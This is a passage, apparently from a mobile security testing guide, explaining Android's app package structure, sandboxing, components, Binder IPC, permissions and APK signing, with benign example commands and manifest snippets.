- Android 4.4 KitKat (API 19) in October 2013 (several new APIs and ART introduced)
- Android 5.0 Lollipop (API 21) in November 2014 (ART used by default and many other features added)
- Android 6.0 Marshmallow (API 23) in October 2015 (many new features and improvements, including granting; detailed permissions setup at run time rather than all or nothing during installation)
- Android 7.0 Nougat (API 24-25) in August 2016 (new JIT compiler on ART)
- Android 8.0 O (API 26) beta (major security fixes expected)

App Folder Structure

Installed Android apps are located at `/data/app/[package-name]` . For example, the YouTube app is located at:

```
/data/app/com.google.android.youtube-1/base.apk
```

The Android Package Kit (APK) file is an archive that contains the code and resources required to run the app it comes with. This file is identical to the original, signed app package created by the developer. It is in fact a ZIP archive with the following directory structure:

```
$ unzip base.apk
$ ls -lah
-rw-r--r--  1 sven  staff   11K Dec  5 14:45 AndroidManifest.xml
drwxr-xr-x  5 sven  staff  170B Dec  5 16:18 META-INF
drwxr-xr-x  6 sven  staff  204B Dec  5 16:17 assets
-rw-r--r--  1 sven  staff   3.5M Dec  5 14:41 classes.dex
drwxr-xr-x  3 sven  staff  102B Dec  5 16:18 lib
drwxr-xr-x 27 sven  staff  918B Dec  5 16:17 res
-rw-r--r--  1 sven  staff  241K Dec  5 14:45 resources.arsc
```

- `AndroidManifest.xml`: contains the definition of the app's package name, target and min API version, app configuration, components, user-granted permissions, etc.
- `META-INF`: contains the app's metadata
 - `MANIFEST.MF`: stores hashes of the app resources
 - `CERT.RSA`: the app's certificate(s)
 - `CERT.SF`: list of resources and the SHA-1 digest of the corresponding lines in the `MANIFEST.MF` file
- `assets`: directory containing app assets (files used within the Android app, such as XML files, JavaScript files, and pictures), which the `AssetManager` can retrieve
- `classes.dex`: classes compiled in the DEX file format, the Dalvik virtual machine/Android Runtime can process. DEX is Java bytecode for the Dalvik Virtual Machine. It is optimized for small devices
- `lib`: directory containing libraries that are part of the APK, for example, the third-

party libraries that aren't part of the Android SDK

- res: directory containing resources that haven't been compiled into resources.arsc
- resources.arsc: file containing precompiled resources, such as XML files for the layout

Note that unzipping with the standard `unzip` utility the archive leaves some files unreadable. `AndroidManifest.XML` is encoded into binary XML format which isn't readable with a text editor. Also, the app resources are still packaged into a single archive file. A better way of unpacking an Android app package is using [apktool](#). When run with default command line flags, apktool automatically decodes the Manifest file to text-based XML format and extracts the file resources (it also disassembles the .DEX files to Smali code – a feature that we'll revisit later in this book).

```
$ apktool d base.apk
I: Using Apktool 2.1.0 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file:
/Users/sven/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ cd base
$ ls -alh
total 32
drwxr-xr-x    9 sven  staff   306B Dec  5 16:29 .
drwxr-xr-x    5 sven  staff   170B Dec  5 16:29 ..
-rw-r--r--    1 sven  staff    10K Dec  5 16:29 AndroidManifest.xml
-rw-r--r--    1 sven  staff   401B Dec  5 16:29 apktool.yml
drwxr-xr-x    6 sven  staff   204B Dec  5 16:29 assets
drwxr-xr-x    3 sven  staff   102B Dec  5 16:29 lib
drwxr-xr-x    4 sven  staff   136B Dec  5 16:29 original
drwxr-xr-x  131 sven  staff   4.3K Dec  5 16:29 res
drwxr-xr-x    9 sven  staff   306B Dec  5 16:29 smali
```

- `AndroidManifest.xml`: The decoded Manifest file, which can be opened and edited in a text editor.
- `apktool.yml`: file containing information about the output of apktool
- `original`: folder containing the `MANIFEST.MF` file, which contains information about the files contained in the JAR file
- `res`: directory containing the app's resources
- `smali`: directory containing the disassembled Dalvik bytecode in Smali. Smali is a human-readable representation of the Dalvik executable. Every app also has a data directory for storing data created during run time. This directory is at `/data/data/[package-name]` and has the following structure:

```

drwxrwx--x u0_a65   u0_a65          2016-01-06 03:26 cache
drwx----- u0_a65   u0_a65          2016-01-06 03:26 code_cache
drwxrwx--x u0_a65   u0_a65          2016-01-06 03:31 databases
drwxrwx--x u0_a65   u0_a65          2016-01-10 09:44 files
drwxr-xr-x system   system          2016-01-06 03:26 lib
drwxrwx--x u0_a65   u0_a65          2016-01-10 09:44 shared_prefs

```

- **cache**: This location is used for data caching. For example, the WebView cache is found in this directory.
- **code_cache**: This is the location of the file system's application-specific cache directory designed for storing cached code. On devices running Lollipop or later Android versions, the system will delete any files stored in this location when the app or the entire platform is upgraded.
- **databases**: This folder stores SQLite database files generated by the app at run time, e.g., user data files.
- **files**: This folder stores regular files created by the app.
- **lib**: This folder stores native libraries written in C/C++. These libraries can have one of several file extensions, including `.so` and `.dll` (x86 support). This folder contains subfolders for the platforms the app has native libraries for, including
 - `armeabi`: compiled code for all ARM-based processors
 - `armeabi-v7a`: compiled code for all ARM-based processors, version 7 and above only
 - `arm64-v8a`: compiled code for all 64-bit ARM-based processors, version 8 and

- above based only
 - x86: compiled code for x86 processors only
 - x86_64: compiled code for x86_64 processors only
 - mips: compiled code for MIPS processors
- **shared_prefs:** This folder contains an XML file that stores values saved via the [SharedPreferences APIs](#).

Linux UID/GID for Normal Applications

Android leverages Linux user management to isolate apps. This approach is different from user management usage in traditional Linux environments, where multiple apps are often run by the same user. Android creates a unique UID for each Android app and runs the app in a separate process. Consequently, each app can access its own resources only. This protection is enforced by the Linux kernel.

Generally, apps are assigned UIDs in the range of 10000 and 99999. Android apps receive a user name based on their UID. For example, the app with UID 10188 receives the user name `u0_a188`. If the permissions an app requested are granted, the corresponding group ID is added to the app's process. For example, the user ID of the app below is 10188. It belongs to the group ID 3003 (inet). That group is related to `android.permission.INTERNET` permission. The output of the `id` command is shown below.

```
$ id
uid=10188(u0_a188) gid=10188(u0_a188)
groups=10188(u0_a188),3003/inet,9997(everybody),50188(all_a188)
context=u:r:untrusted_app:s0:c512,c768
```

The relationship between group IDs and permissions is defined in the file [frameworks/base/data/etc/platform.xml](#)

```

<permission name="android.permission.INTERNET" >
    <group gid="inet" />
</permission>

<permission name="android.permission.READ_LOGS" >
    <group gid="log" />
</permission>


<permission name="android.permission.WRITE_MEDIA_STORAGE" >
    <group gid="media_rw" />
    <group gid="sdcard_rw" />
</permission>

```

The App Sandbox

Apps are executed in the Android Application Sandbox, which separates the app data and code execution from other apps on the device. This separation adds a layer of security.

Installation of a new app creates a new directory named after the app package—`/data/data/[package-name]`. This directory holds the app's data. Linux directory permissions are set such that the directory can be read from and written to only with the app's unique UID.



We can confirm this by looking at the file system permissions in the `/data/data` folder. For example, we can see that Google Chrome and Calendar are assigned one directory each and run under different user accounts:

```
drwx----- 4 u0_a97           u0_a97           4096 2017-01-18
14:27 com.android.calendar
drwx----- 6 u0_a120           u0_a120           4096 2017-01-19
12:54 com.android.chrome
```

Developers who want their apps to share a common sandbox can sidestep sandboxing . When two apps are signed with the same certificate and explicitly share the same user ID (having the `sharedUserId` in their `AndroidManifest.xml` files), each can access the other's data directory. See the following example to achieve this in the NFC app:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.android.nfc"
    android:sharedUserId="android.uid.nfc">
```

Zygote

The process `zygote` starts up during [Android initialization](#). Zygote is a system service for launching apps. The Zygote process is a “base” process that contains all the core libraries the app needs. Upon launch, Zygote opens the socket `/dev/socket/zygote` and listens for connections from local clients. When it receives a connection, it forks a new process, which then loads and executes the app-specific code.

App Lifecycle

In Android, the lifetime of an app process is controlled by the operating system. A new Linux process is created when an app component is started and the same app doesn't yet have any other components running. Android may kill this process when the latter is no longer necessary or when reclaiming memory is necessary to run more important apps. The decision to kill a process is primarily related to the state of the user's interaction with the process. In general, processes can be in one of four states.

- A foreground process (e.g., an activity running at the top of the screen or a running

`BroadcastReceive)`

- A visible process is a process that the user is aware of, so killing it would have a noticeable negative impact on user experience. One example is running an activity that's visible to the user on-screen but not in the foreground.
- A service process is a process hosting a service that has been started with the `startService` method. Though these processes aren't directly visible to the user, they are generally things that the user cares about (such as background network data upload or download), so the system will always keep such processes running unless there's insufficient memory to retain all foreground and visible processes.
- A cached process is a process that's not currently needed, so the system is free to kill it when memory is needed. Apps must implement callback methods that react to a number of events; for example, the `onCreate` handler is called when the app process is first created. Other callback methods include `onLowMemory` , `onTrimMemory` and `onConfigurationChanged` .

Manifest

Every app has a manifest file, which embeds content in binary XML format. The standard name of this file is `AndroidManifest.xml`. It is located in the root directory of the app's APK file.

The manifest file describes the app structure, its components (activities, services, content providers, and intent receivers), and requested permissions. It also contains general app metadata, such as the app's icon, version number, and theme. The file may list other information, such as compatible APIs (minimal, targeted, and maximal SDK version) and the [kind of storage it can be installed on \(external or internal\)](#).

Here is an example of a manifest file, including the package name (the convention is a reversed URL, but any string is acceptable). It also lists the app version, relevant SDKs, required permissions, exposed content providers, broadcast receivers used with intent filters, and a description of the app and its activities:

```
<manifest
    package="com.owasp.myapplication"
    android:versionCode="0.1" >

    <uses-sdk android:minSdkVersion="12"
        android:targetSdkVersion="22"
        android:maxSdkVersion="25" />

    <uses-permission android:name="android.permission.INTERNET" />

    <provider
        android:name="com.owasp.myapplication.myProvider"
        android:exported="false" />

    <receiver android:name=".myReceiver" >
        <intent-filter>
            <action android:name="com.owasp.myapplication.myaction" />
        </intent-filter>
    </receiver>

    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/Theme.Material.Light" >
        <activity
            android:name="com.owasp.myapplication.MainActivity" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

The full list of available manifest options is in the official [Android Manifest file documentation](#).

App Components

Android apps are made of several high-level components. The main components are:

- Activities
- Fragments
- Intents
- Broadcast receivers
- Content providers and services

All these elements are provided by the Android operating system, in the form of predefined classes available through APIs.

Activities

Activities make up the visible part of any app. There is one activity per screen, so an app with three different screens implements three different activities. Activities are declared by extending the Activity class. They contain all user interface elements: fragments, views, and layouts.

Each activity needs to be declared in the app manifest with the following syntax:

```
<activity android:name="ActivityName">  
</activity>
```

Activities not declared in the manifest can't be displayed, and attempting to launch them will raise an exception.

Like apps, activities have their own lifecycle and need to monitor system changes to handle them. Activities can be in the following states: active, paused, stopped, and inactive. These states are managed by the Android operating system. Accordingly, activities can implement the following event managers:

- onCreate
- onSaveInstanceState
- onStart
- onResume
- onRestoreInstanceState
- onPause
- onStop
- onRestart

- `onDestroy`

An app may not explicitly implement all event managers, in which case default actions are taken. Typically, at least the `onCreate` manager is overridden by the app developers. This is how most user interface components are declared and initialized. `onDestroy` may be overridden when resources (like network connections or connections to databases) must be explicitly released or specific actions must occur when the app shuts down.

Fragments

A fragment represents a behavior or a portion of the user interface within the activity. Fragments were introduced Android with the version Honeycomb 3.0 (API level 11).

Fragments are meant to encapsulate parts of the interface to facilitate re-usability and adaptation to different screen sizes. Fragments are autonomous entities in that they include all their required components (they have their own layout, buttons, etc.). However, they must be integrated with activities to be useful: fragments can't exist on their own. They have their own lifecycle, which is tied to the lifecycles of the Activities that implement them.

Because fragement have their own lifecycle, the Fragment class contains event managers that can be redefined and extended. These event managers included `onAttach`, `onCreate`, `onStart`, `onDestroy` and `onDetach`. Several others exist; the reader should refer to the [Android Fragment specification](#) for more details.

Fragments can be easily implemented by extending the Fragment class provided by Android:

```
public class myFragment extends Fragment {  
    ...  
}
```

Fragments don't need to be declared in manifest files because they depend on activities.

To manage its fragments, an activity can use a Fragment Manager (`FragmentManager` class). This class makes it easy to find, add, remove, and replace associated fragments.

Fragment Managers can be created via the following:

```
FragmentManager fm = getFragmentManager();
```

Fragments don't necessarily have a user interface; they can be a convenient and efficient way to manage background operations pertaining to the app's user interface. A fragment may be declared persistent so that if the system preserves its state even if its Activity is destroyed.


Inter-Process Communication

As we've already learned, every Android process has its own sandboxed address space. Inter-process communication facilities allow apps to exchange signals and data securely. Instead of relying on the default Linux IPC facilities, Android's IPC is based on Binder, a custom implementation of OpenBinder. Most Android system services and all high-level IPC services depend on Binder.

The term *Binder* stands for a lot of different things, including:

- Binder Driver: the kernel-level driver
- Binder Protocol: low-level ioctl-based protocol used to communicate with the binder driver
- IBinder Interface: a well-defined behavior that Binder objects implement
- Binder object: generic implementation of the IBinder interface
- Binder service: implementation of the Binder object; for example, location service, and sensor service
- Binder client: an object using the Binder service

The Binder framework includes a client-server communication model. To use IPC, apps call IPC methods in proxy objects. The proxy objects transparently *marshall* the call parameters into a *parcel* and send a transaction to the Binder server, which is implemented as a character driver (/dev/binder). The server holds a thread pool for handling incoming requests and delivers messages to the destination object. From the perspective of the client app, all of this seems like a regular method call—all the heavy lifting is done by the Binder framework.



Binder Overview. Image source: [Android Binder by Thorsten Schreiber](#)

Services that allow other applications to bind to them are called *bound services*. These services must provide an IBinder interface to clients. Developers use the Android Interface Descriptor Language (AIDL) to write interfaces for remote services.

Servicemanager is a system daemon that manages the registration and lookup of system services. It maintains a list of name/Binder pairs for all registered services. Services are added with `addService` and retrieved by name with the static `getService` method in `android.os.ServiceManager` :

```
public static IBinder getService(String name)
```

You can query the list of system services with the `service list` command.

```
$ adb shell service list
Found 99 services:
0 carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
1 phone: [com.android.internal.telephony.ITelephony]
2 isms: [com.android.internal.telephony.ISms]
3 iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
```

Intents

Intent messaging is an asynchronous communication framework built on top of Binder. This framework allows both point-to-point and publish-subscribe messaging. An *Intent* is a messaging object that can be used to request an action from another app component. Although intents facilitate inter-component communication in several ways, there are three fundamental use cases:

- Starting an activity
 - An activity represents a single screen in an app. You can start a new instance of an activity by passing an intent to `startActivity` . The intent describes the activity and carries necessary data.
- Starting a service
 - A Service is a component that performs operations in the background, without a user interface. With Android 5.0 (API level 21) and later, you can start a service with JobScheduler.
- Delivering a broadcast
 - A broadcast is a message that any app can receive. The system delivers broadcasts for system events, including system boot and charging initialization. You can deliver a broadcast to other apps by passing an intent to `sendBroadcast` or `sendOrderedBroadcast` .

Intents are components for sending messages between apps and components. An app can use them to send information to its own components (for instance, to start a new activity inside the app), to other apps, or to the operating system. Intents can be used to start Activities and services, run actions on given data, and broadcast messages to the whole system.

There are two types of intents. Explicit intents name the component that will be started (the fully qualified class name). For instance:

```
Intent intent = new Intent(this, myActivity.myClass);
```

Implicit intents are sent to the OS to perform a given action on a given set of data (“<http://www.example.com>” in our example below). It is up to the system to decide which app or class will perform the corresponding service. For instance:

```
Intent intent = new Intent(Intent.MY_ACTION,  
Uri.parse("http://www.example.com"));
```

An *intent filter* is an expression in app manifest files that specifies the type of intents the component would like to receive. For instance, by declaring an intent filter for an activity, you make it possible for other apps to directly start your activity with a certain kind of intent. Likewise, your activity can only be started with an explicit intent if you don’t declare any intent filters for it.

Android uses intents to broadcast messages to apps (such as an incoming call or SMS) important power supply information (low battery, for example), and network changes (loss of connection, for instance). Extra data may be added to intents (through `putExtra` / `getExtras`).

Here is a short list of intents sent by the operating system. All constants are defined in the Intent class, and the whole list is in the official Android documentation:

- ACTION_CAMERA_BUTTON
- ACTION_MEDIA_EJECT
- ACTION_NEW_OUTGOING_CALL
- ACTION_TIMEZONE_CHANGED

To improve security and privacy, a Local Broadcast Manager is used to send and receive intents within an app without having them sent to the rest of the operating system. This is very useful for ensuring that sensitive and private data don’t leave the app perimeter (geolocation data for instance).

Broadcast Receivers

Broadcast Receivers are components that allow apps to receive notifications from other apps and from the system itself. With it, apps can react to events (internal, initiated by other apps, or initiated by the operating system). They are generally used to update user interfaces, start services, update content, and create user notifications.

Broadcast Receivers must be declared in the app's manifest file. The manifest must specify an association between the Broadcast Receiver and an intent filter to indicate the actions the receiver is meant to listen for. If Broadcast Receivers aren't declared, the app won't listen to broadcasted messages. However, apps don't need to be running to receive intents; the system starts apps automatically when a relevant intent is raised.

An example Broadcast Receiver declaration with an intent filter in a manifest:

```
<receiver android:name=".myReceiver" >
    <intent-filter>
        <action android:name="com.owasp.myapplication.MY_ACTION" />
    </intent-filter>
</receiver>
```

After receiving an implicit intent, Android will list all apps that have registered a given action in their filters. If more than one app has registered for the same action, Android will prompt the user to select from the list of available apps.

An interesting feature of Broadcast Receivers is that they are assigned a priority; this way, an intent will be delivered to all authorized receivers according to their priority.

A Local Broadcast Manager can be used to make sure intents are received from the internal app only, and any intent from any other app will be discarded. This is very useful for improving security.

Content Providers

Android uses SQLite to store data permanently: as with Linux, data is stored in files. SQLite is a light, efficient, open source relational data storage technology that does not require much processing power, which makes it ideal for mobile use. An entire API with specific classes (Cursor, ContentValues, SQLiteOpenHelper, ContentProvider, ContentResolver, etc.) is available. SQLite is not run as a separate process; it is part of the app. By default, a database belonging to a given app is accessible to this app only. However, content providers offer a great mechanism for abstracting data sources (including databases and flat files); they also provide a standard and efficient mechanism to share data between apps, including native apps. To be accessible to other apps, a

content provider needs to be explicitly declared in the manifest file of the app that will share it. As long as content providers aren't declared, they won't be exported and can only be called by the app that creates them.

Content providers are implemented through a URI addressing scheme: they all use the content:// model. Regardless of the type of sources (SQLite database, flat file, etc.), the addressing scheme is always the same, thereby abstracting the sources and offering the developer a unique scheme. Content Providers offer all regular database operations: create, read, update, delete. That means that any app with proper rights in its manifest file can manipulate the data from other apps.

Services

Services are Android OS components (based on the Service class) that perform tasks in the background (data processing, starting intents, and notifications, etc.) without presenting a user interface. Services are meant to run processes long-term. Their system priorities are lower than those of active apps and higher than those of inactive apps. Therefore, they are less likely to be killed when the system needs resources, and they can be configured to automatically restart when enough resources become available. Activities are executed in the main app thread. They are great candidates for running asynchronous tasks.

Permissions

Because Android apps are installed in a sandbox and initially can't access user information and system components (such as the camera and the microphone), Android provides a system with a predefined set of permissions for certain tasks that the app can request. For example, if you want your app to use a phone's camera, you have to request the `android.permission.CAMERA` permission. Prior to Marshmallow (API 23), all permissions an app requested were granted at installation. From Android Marshmallow onwards, the user must approve some permissions requests during app execution.

Protection Levels

Android permissions are ranked on the basis of the protection level they offer and divided into four different categories:

- *Normal*: the lower level of protection. It gives the apps access to isolated application-level features with minimal risk to other apps, the user, or the system. It is granted during app installation and is the default protection level: Example:

`android.permission.INTERNET`

- *Dangerous*: This permission allows the app to perform actions that might affect the user's privacy or the normal operation of the user's device. This level of permission may not be granted during installation; the user must decide whether the app should have this permission. Example: `android.permission.RECORD_AUDIO`
- *Signature*: This permission is granted only if the requesting app has been signed with the same certificate as the app that declared the permission. If the signature matches, the permission is automatically granted. Example:

`android.permission.ACCESS_MOCK_LOCATION`

- *SystemOrSignature*: This permission is granted only to apps embedded in the system image or signed with the same certificate that the app that declared the permission was signed with. Example: `android.permission.ACCESS_DOWNLOAD_MANAGER`

Requesting Permissions

Apps can request permissions for the protection levels Normal, Dangerous, and Signature by including `<uses-permission />` tags into their manifest. The example below shows an `AndroidManifest.xml` sample requesting permission to read SMS messages:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.permissions.sample" ...>

    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <application>...</application>
</manifest>
```

Declaring Permissions

Apps can expose features and content to other apps installed on the system. To restrict access to its own components, it can either use any of Android's [predefined permissions](#) or define its own. A new permission is declared with the `element`. The example below shows an app declaring a permission:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"  
    package="com.permissions.sample" ...>  
  
    <permission  
        android:name="com.permissions.sample.ACCESS_USER_INFO"  
        android:protectionLevel="signature" />  
    <application>...</application>  
</manifest>
```

The above code defines a new permission named

`com.permissions.sample.ACCESS_USER_INFO` with the protection level `signature`. Any components protected with this permission would be accessible only by apps signed with the same developer certificate.

Enforcing Permissions on Android Components

Android components can be protected with permissions. Activities, Services, Content Providers, and Broadcast Receivers—all can use the permission mechanism to protect their interfaces. Permissions can be enforced on *Activities*, *Services*, and *Broadcast Receivers* by adding the attribute `android:permission` to the respective component tag in `AndroidManifest.xml`:

```
<receiver  
    android:name="com.permissions.sample.AnalyticsReceiver"  
    android:enabled="true"  
    android:permission="com.permissions.sample.ACCESS_USER_INFO">  
    ...  
</receiver>
```

Content Providers are a little different. They support a separate set of permissions for reading, writing, and accessing the content provider with a content URI.

- `android:writePermission` , `android:readPermission` : the developer can set separate permissions for reading or writing
- `android:permission` : general permission that will control reading and writing to the content provider
- `android:grantUriPermissions` : true if the content provider can be accessed with a

content URI (the access temporarily bypasses the restrictions of other permissions), and false otherwise

Signing and Publishing Process

Once an app has been successfully developed, the next step is to publish and share it with others. However, apps can't simply be added to a store and shared, for several reasons—they must be signed. The cryptographic signature serves as a verifiable mark placed by the developer of the app. It identifies the app's author and ensures that the app has not been modified since its initial distribution.

Signing Process

During development, apps are signed with an automatically generated certificate. This certificate is inherently insecure and is for debugging only. Most stores don't accept this kind of certificate for publishing; therefore, a certificate with more secure features must be created. When an application is installed on the Android device, the Package Manager ensures that it has been signed with the certificate included in the corresponding APK. If the certificate's public key matches the key used to sign any other APK on the device, the new APK may share a UID with the pre-existing APK. This facilitates interactions between applications from a single vendor. Alternatively, specifying security permissions for the Signature protection level is possible; this will restrict access to applications that have been signed with the same key.

APK Signing Schemes


Android supports two application signing schemes. Starting with Android 7.0, APKs can be verified with the APK Signature Scheme v2 (v2 scheme) or JAR signing (v1 scheme). For backwards compatibility, APKs signed with the v2 signature format can be installed on older Android devices as long as the former are also v1-signed. [Older platforms ignore v2 signatures and verify v1 signatures only.](#)

JAR Signing (v1 Scheme)

The original version of app signing implements the signed APK as a standard signed JAR, which must contain all the entries in `META-INF/MANIFEST.MF`. All files must be signed with a common certificate. This scheme does not protect some parts of the APK, such as ZIP metadata. The drawback of this scheme is that the APK verifier needs to process untrusted data structures before applying the signature, and the verifier discards data the data structures don't cover. Also, the APK verifier must decompress all compressed files, which takes considerable time and memory.

APK Signature Scheme (v2 Scheme)

With the APK signature scheme, the complete APK is hashed and signed, and an APK Signing Block is created and inserted into the APK. During validation, the v2 scheme checks the signatures of the entire APK file. This form of APK verification is faster and offers more comprehensive protection against modification.



*APK signature verification process

Creating Your Certificate

Android uses public/private certificates to sign Android apps (.apk files). Certificates are bundles of information; in terms of security, keys are the most important type of this information. Public certificates contain users' public keys, and private certificates contain users' private keys. Public and private certificates are linked. Certificates are unique and

can't be re-generated. Note that if a certificate is lost, it cannot be recovered, so updating any apps signed with that certificate becomes impossible. App creators can either reuse an existing private/public key pair that is in an available keystore or generate a new pair. In the Android SDK, a new key pair is generated with the `keytool` command. The following command creates a RSA key pair with a key length of 2048 bits and an expiry time of 7300 days = 20 years. The generated key pair is stored in the file ‘myKeyStore.jks’, which is in the current directory):

```
keytool -genkey -alias myDomain -keyalg RSA -keysize 2048 -validity  
7300 -keystore myKeyStore.jks -storepass myStrongPassword
```

